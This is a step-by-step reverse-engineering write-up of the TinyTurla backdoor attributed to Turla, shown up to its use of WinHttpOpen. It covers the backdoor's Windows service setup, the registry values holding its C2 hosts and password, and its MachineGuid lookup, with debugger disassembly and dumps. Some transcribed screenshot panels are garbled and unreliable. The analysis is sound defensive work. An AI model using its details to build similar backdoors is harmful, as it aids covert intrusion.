

A step-by-step analysis of the Russian APT Turla backdoor called TinyTurla

cybergEEKS.tech/a-step-by-step-analysis-of-the-russian-apt-turla-backdoor-called-tinyturla/

Summary

Turla is a Russian-based group that has impacted government, embassies, military, education, and research companies since 2004. Our analysis focuses on a backdoor called TinyTurla that was installed on an endpoint via a Windows Service. The list of C2 servers and a password used for authentication with the servers are stored in the Windows registry. The malware implements 12 different commands that include spawning and killing processes, creating and exfiltrating files, creating pipes for process communication, and modifying registry values used during the execution.

Analyst: [@GeeksCyber](#)

Technical analysis

SHA256: 030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb887d13dedf1da01

The file is a 64-bit DLL that was installed as a service called “Microsoft Windows Time” (<https://blog.talosintelligence.com/2021/09/tinyturla.html>). We’ve manually created a service called “W64Time” and the corresponding registry keys/values by simulating the execution of the batch script mentioned in the Talos article:




Figure 1




Figure 2

Because we're analyzing a 64-bit file, the calling convention is different, and the function arguments are passed to the RCX, RDX, R8, and R9 registers. Additional arguments are pushed onto the stack (right to left).

RegisterServiceCtrlHandlerW is utilized to register a function to handle service control requests:




Figure 3

The service status for the above service is set to 0x4 (**SERVICE_RUNNING**) via a function call to SetServiceStatus:

The screenshot displays a debugger interface with several panels:

- Assembly Window:** Shows assembly instructions from address 00007FF8A73B2447 to 00007FF8A73B24A9. Key instructions include `mov eax, 1` and `push rbx`.
- Registers Window:** Lists registers RAX through R15, with RAX set to 0000000000000242.
- Memory Dump:** Shows a dump of memory at address 00007FF8A73B4000, displaying hex and ASCII values.
- Registers (x64 fastcall):** Shows register values for FCX, RDX, R8, and R9.
- Registers (x64 fastcall):** Shows register values for R8, R9, R10, R11, R12, R13, R14, and R15.
- Registers (x64 fastcall):** Shows register values for R87r0 through R87r7.
- Registers (x64 fastcall):** Shows register values for R87Tagword.
- Registers (x64 fastcall):** Shows register values for R87r0 through R87r7.
- Registers (x64 fastcall):** Shows register values for R87Tagword.

Figure 4

After the main function finishes, the service status is set to 0x1 (**SERVICE_STOPPED**).

The RegOpenKeyExW API is used to open the “SYSTEM\CurrentControlSet\Services\W64Time\Parameters” registry key (0x80000002 = HKEY_LOCAL_MACHINE, 0x20119 = KEY_READ | KEY_WOW64_64KEY):

The screenshot displays a debugger window with the following components:

- Assembly View:** Shows assembly instructions with addresses and disassembly. Key instructions include:
 - `call RegOpenKeyExW` (address 00007FF8A73B2521)
 - `RegQueryValueExW` (address 00007FF8A73B2552)
 - `RegCloseKey` (address 00007FF8A73B2582)
- Registers:** Shows the state of various registers:
 - RAX: 00000083CF3FF748
 - RBX: 00007FF8A73B31C0
 - RCX: FFFFFFFF80000002
 - RDX: 0000027A72764FD0
 - R8: 0000000000000000
 - R9: 0000000000020119
 - R10: 0000000000000000
 - R11: 00000083CF3FF700
 - R12: 0000027A72768D90
 - R13: 0000000000000000
 - R14: 00007FF8A73B0000
 - R15: FFFFFFFF80000000
 - RIP: 00007FF8A73B2521
 - RFLAGS: 0000000000000246
 - LastError: C0000005
 - LastStatus: C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
 - GS: 002B, FS: 0053, ES: 002B, DS: 002B, CS: 0033, SS: 002B
 - x87r0-x87r7: Empty
 - x87Tagword: FFFF
- Registers List:** Shows a list of registers with their values:
 - 1: rcx FFFFFFFF80000002
 - 2: rdx 0000027A72764FD0 L"SYSTEM\\CurrentControlSet
 - 3: r8 0000000000000000
 - 4: r9 0000000000020119
- Registers:** Shows the state of various registers (repeated from above).
- Dump:** Shows a hex dump of the registry value:

Address	Hex	ASCII
0000027A72764FD0	53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00	S.Y.S.T.E.M.\.C.
0000027A72764FD1	75 00 72 00 72 00 65 00 6E 00 74 00 43 00 6F 00	u.r.r.e.n.t.c.o.
0000027A72764FD2	6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00	n.t.r.o.l.s.e.t.
0000027A72765000	5C 00 53 00 65 00 72 00 76 00 69 00 63 00 65 00	\.s.e.r.v.i.c.e.
0000027A72765010	73 00 5C 00 57 00 36 00 34 00 54 00 69 00 6D 00	e.\w.6.4.t.i.m.
0000027A72765020	65 00 5C 00 50 00 61 00 72 00 61 00 6D 00 65 00	e.\p.a.r.a.m.e.
0000027A72765030	74 00 65 00 72 00 73 00 00 00 00 00 00 00 00	t.e.r.s.....

Figure 5

The process extracts the following registry values using RegQueryValueExW:

TimeLong – the number of milliseconds that the malware waits when the C2 servers are not responding

TimeShort – the number of milliseconds between requesting different commands from the C2 server

Security – password used to perform some sort of authentication

Hosts – list of C2 domains and port numbers




Figure 6




Figure 7




Figure 8




Figure 9

The malware passes the C2 IPs and port numbers to the CommandLineToArgvW routine and extracts an array of pointers to them (the C2 server is randomly chosen for testing purposes):

```

00007FF8A73B26D4 48 83 EC 38 sub rsp,38
00007FF8A73B26D8 4C 88 FA mov r15,rdx
00007FF8A73B26DB 48 88 F0 mov r14,r8
00007FF8A73B26DE 48 8D 54 24 68 lea rdx,qword ptr ss:[rsp+68]
RIP 00007FF8A73B26E3 FF 15 CF 09 00 00 call qword ptr ds:[<&CommandLineToArgvW>]
RAX 0000000000000001
RBX 00000083CF3FF780
RCX 0000027A727478B0 L"90.90.90.90 9050"
RDX 00000083CF3FF788

```

Figure 10

We've emulated network connections using FakeNet.

The malicious process opens the "SOFTWARE\Microsoft\Cryptography" registry key using RegOpenKeyExW (0x80000002 = HKEY_LOCAL_MACHINE, 0x20019 = KEY_READ):

```

00007FF8A73B2583 45 33 C0 xor r8,r8d
00007FF8A73B2586 48 88 4C 24 38 mov rcx,qword ptr ss:[rsp+38]
00007FF8A73B258B 48 88 D3 mov rdx,rbx
00007FF8A73B258E 48 89 44 24 20 mov qword ptr ss:[rsp+20],rax
00007FF8A73B2593 FF 15 77 0A 00 00 call qword ptr ds:[<&RegQueryValueExW>]
00007FF8A73B2599 85 C0 test eax,eax
00007FF8A73B2598 74 1D je tur1a.7FF8A73B25BA
00007FF8A73B259D 48 8D 4C 24 70 lea rcx,qword ptr ss:[rsp+70]
00007FF8A73B25A2 E9 A9 ED FF FF call tur1a.7FF8A73B1350
00007FF8A73B25A7 48 88 4C 24 38 mov rcx,qword ptr ss:[rsp+38]
00007FF8A73B25AC FF 15 76 0A 00 00 call qword ptr ds:[<&RegCloseKey>]
00007FF8A73B25B2 33 C0 xor eax,eax
00007FF8A73B25B4 48 83 C4 50 add rsp,50
00007FF8A73B25B8 58 pop rbx
00007FF8A73B25B9 C3 ret
00007FF8A73B25BA 48 88 44 24 40 mov rax,qword ptr ss:[rsp+40]
00007FF8A73B25BF 8B 08 mov ecx,dword ptr ds:[rax]
00007FF8A73B25C1 48 88 44 24 70 mov rax,qword ptr ss:[rsp+70]
00007FF8A73B25C6 89 08 mov dword ptr ds:[rax],ecx
00007FF8A73B25C8 48 8D 4C 24 40 lea rcx,qword ptr ss:[rsp+40]
00007FF8A73B25CD E8 7E ED FF FF call tur1a.7FF8A73B1350
00007FF8A73B25D2 48 88 4C 24 38 mov rcx,qword ptr ss:[rsp+38]
00007FF8A73B25D7 FF 15 48 0A 00 00 call qword ptr ds:[<&RegCloseKey>]
00007FF8A73B25DD 8B 01 00 00 00 mov eax,1
00007FF8A73B25E2 48 83 C4 50 add rsp,50
00007FF8A73B25E6 58 pop rbx
00007FF8A73B25E7 C3 ret
00007FF8A73B25E8 CC int3
00007FF8A73B25E9 CC int3
00007FF8A73B25EA CC int3
00007FF8A73B25EB CC int3
00007FF8A73B25EC CC int3
00007FF8A73B25ED CC int3
00007FF8A73B25EE CC int3
00007FF8A73B25EF CC int3
00007FF8A73B25F0 48 89 5C 24 08 mov qword ptr ss:[rsp+8],rbx
00007FF8A73B25F5 57 push rdi
00007FF8A73B25F6 48 83 EC 30 sub rsp,30
00007FF8A73B25FA 48 88 FA mov rdi,rdx
00007FF8A73B25FD 49 C7 00 00 00 00 00 mov qword ptr ds:[r8],0
00007FF8A73B2604 48 8B D1 mov rdx,rcx
00007FF8A73B2607 48 8D 44 24 58 lea rax,qword ptr ss:[rsp+58]
00007FF8A73B260C 49 8B D8 mov rbx,r8
00007FF8A73B260F 48 89 44 24 20 mov qword ptr ss:[rsp+20],rax
00007FF8A73B2614 48 C7 C1 02 00 80 mov rcx,FFFFFFFF80000002
00007FF8A73B261B 41 B9 19 00 02 00 mov r9d,20019
00007FF8A73B2621 45 33 C0 xor r8d,r8d
RIP 00007FF8A73B2624 FF 15 D6 09 00 00 call qword ptr ds:[<&RegOpenKeyExW>]
RAX 00000083CF3FF788
RBX 00000083CF3FF780
RCX FFFFFFFF80000002 L"SOFTWARE\Microsoft\Cryp
RDX 00007FF8A73B3230 L"SOFTWARE\Microsoft\Cryp
RBP 00000083CF3FF7C0
RSP 00000083CF3FF730
RSI 000000000A5038C
RDI 00007FF8A73B3218 L"MachineGuid"
R8 0000000000000000
R9 0000000000020019
R10 0000027A7274250
R11 00000083CF3FF680
R12 0000027A72768D90 L"tur1a.dll"
R13 000000000000000A
R14 00007FF8A73B0000 tur1a.00007FF8A73B0000
R15 FFFFFFFF7FFFFFFF
RIP 00007FF8A73B2624 tur1a.00007FF8A73B2624
RFLAGS 0000000000000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)
GS 002B FS 0053
ES 002B DS 002B
CS 0033 SS 002B
x87r0 0000000000000000 ST0 Empty 0.0000000000000000
x87r1 0000000000000000 ST1 Empty 0.0000000000000000
x87r2 0000000000000000 ST2 Empty 0.0000000000000000
x87r3 0000000000000000 ST3 Empty 0.0000000000000000
x87r4 0000000000000000 ST4 Empty 0.0000000000000000
x87r5 0000000000000000 ST5 Empty 0.0000000000000000
x87r6 0000000000000000 ST6 Empty 0.0000000000000000
x87r7 0000000000000000 ST7 Empty 0.0000000000000000
x87Tagword FFFF
Default (x64 fastcall) 5
1: rcx FFFFFFFF80000002
2: rdx 00007FF8A73B3230 L"SOFTWARE\Microsoft\Cryp
3: r8 0000000000000000
4: r9 0000000000020019
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 |x|=Locals Struct
Address Hex ASCII
00007FF8A73B3230 53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00 S.O.F.T.W.A.R.E.
00007FF8A73B3240 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 \.M.I.C.R.O.S.O.F.
00007FF8A73B3250 66 00 74 00 5C 00 43 00 72 00 79 00 70 00 74 00 t.\.C.r.y.p.t.
00007FF8A73B3260 6F 00 67 00 72 00 61 00 70 00 68 00 79 00 00 00 o.g.r.a.p.h.y...
00000083CF3FF730 00000083CF3FF7C0 return to tur1a.00007FF8A
00000083CF3FF738 00007FF8A73B1372
00000083CF3FF740 0000000000000010
00000083CF3FF748 0000000000000000
00000083CF3FF750 00000083CF3FF788
00000083CF3FF758 FFFFFFFF7FFFFFFF
00000083CF3FF760 00007FF618D5A060 L"W64Time"
00000083CF3FF768 00007FF8A73B3230 return to tur1a.00007FF8A

```

Figure 11

The "MachineGuid" value is extracted via a function call to RegQueryValueExW:




Figure 12

WinHttpOpen is utilized to initialize the use of WinHTTP functions:

